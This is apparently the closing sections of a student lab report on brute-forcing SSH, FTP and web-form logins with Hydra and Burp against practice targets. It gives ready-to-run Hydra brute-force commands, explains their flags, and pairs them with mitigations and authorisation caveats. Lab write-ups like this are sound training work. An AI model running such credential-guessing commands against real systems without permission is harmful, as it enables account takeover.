
Command example:

hydra -L /root/lists/usernames.txt -P /root/lists/passwords.txt -t 4 -f -v -s 22 TARGET_IP ssh

Flags explained:

- `-L` : file with usernames
- `-P` : file with passwords
- `-t` : tasks (parallel threads)
- `-f` : exit when first valid pair found
- `-v` : verbose
- `-s` : port

Caveat: Ensure this is run only on systems you own or have explicit permission to test.



9. Analysis & Discussion

- Explain how response-length, HTTP status, redirects, or specific error messages were used to detect successful logins.
- Discuss the differences between Cluster Bomb (combinational) and single-payload attacks.
- Comment on the speed vs stealth trade-offs (larger wordlists and more threads increase speed but also noise).

---

10. Mitigation Checklist (Recommendations)

1. **Account lockout** after configurable failed attempts (e.g., 5 attempts).
2. **Rate limiting** on login endpoints.
3. **Captcha** or other bot-detection on login forms.
4. **Strong password policies** and enforce multi-factor authentication (MFA).
5. **Require slow/hard-to-guess** hash algorithms (bcrypt/argon2) on the server side.
6. **Login attempt logging & alerting** for brute-force patterns.
7. **Use salted, adaptive hashing** and do not reveal detailed error messages (generic "Invalid credentials").
8. **Blocklist/Allowlist** IP reputation checks and geo-based mitigations.

---

11. Ethical & Legal Considerations

- All tests were performed in a controlled lab environment on machines I own / have permission to test.

- Never run these tools against production or third-party systems without written authorization.

---

12. Deliverables

- `report.pdf` / `report.docx` with the following embedded:
    - Screenshots for each step.
    - Captured request/response snippets (redact sensitive info).
    - `screenshots/` folder with image files.
    - `lists/` folder containing the username/password lists used.
    - `commands.txt` containing used commands for Burp and Hydra.
    - `findings.txt` containing the list of successful username-password pairs (lab-only).

---

13. Appendix — Common Hydra Syntax Examples

- Web form (POST) with specific failure string:
    - `hydra -l admin -P passwords.txt TARGET_IP http-post-form "/path/login.php:username=^USER^&password=^PASS^:Login failed"
- SSH:
    - `hydra -L users.txt -P passwords.txt TARGET_IP ssh`
- FTP:
    - `hydra -L users.txt -P passwords.txt TARGET_IP ftp`

---

14. References

- Burp Suite Documentation
- THC Hydra Documentation
- bWAPP / DVWA project pages

---

15. Author

Name: `Lokeshwar V`
Affiliation: `Ethical Hacking Intern(STUDENT)`
Date: `2025-09-16`
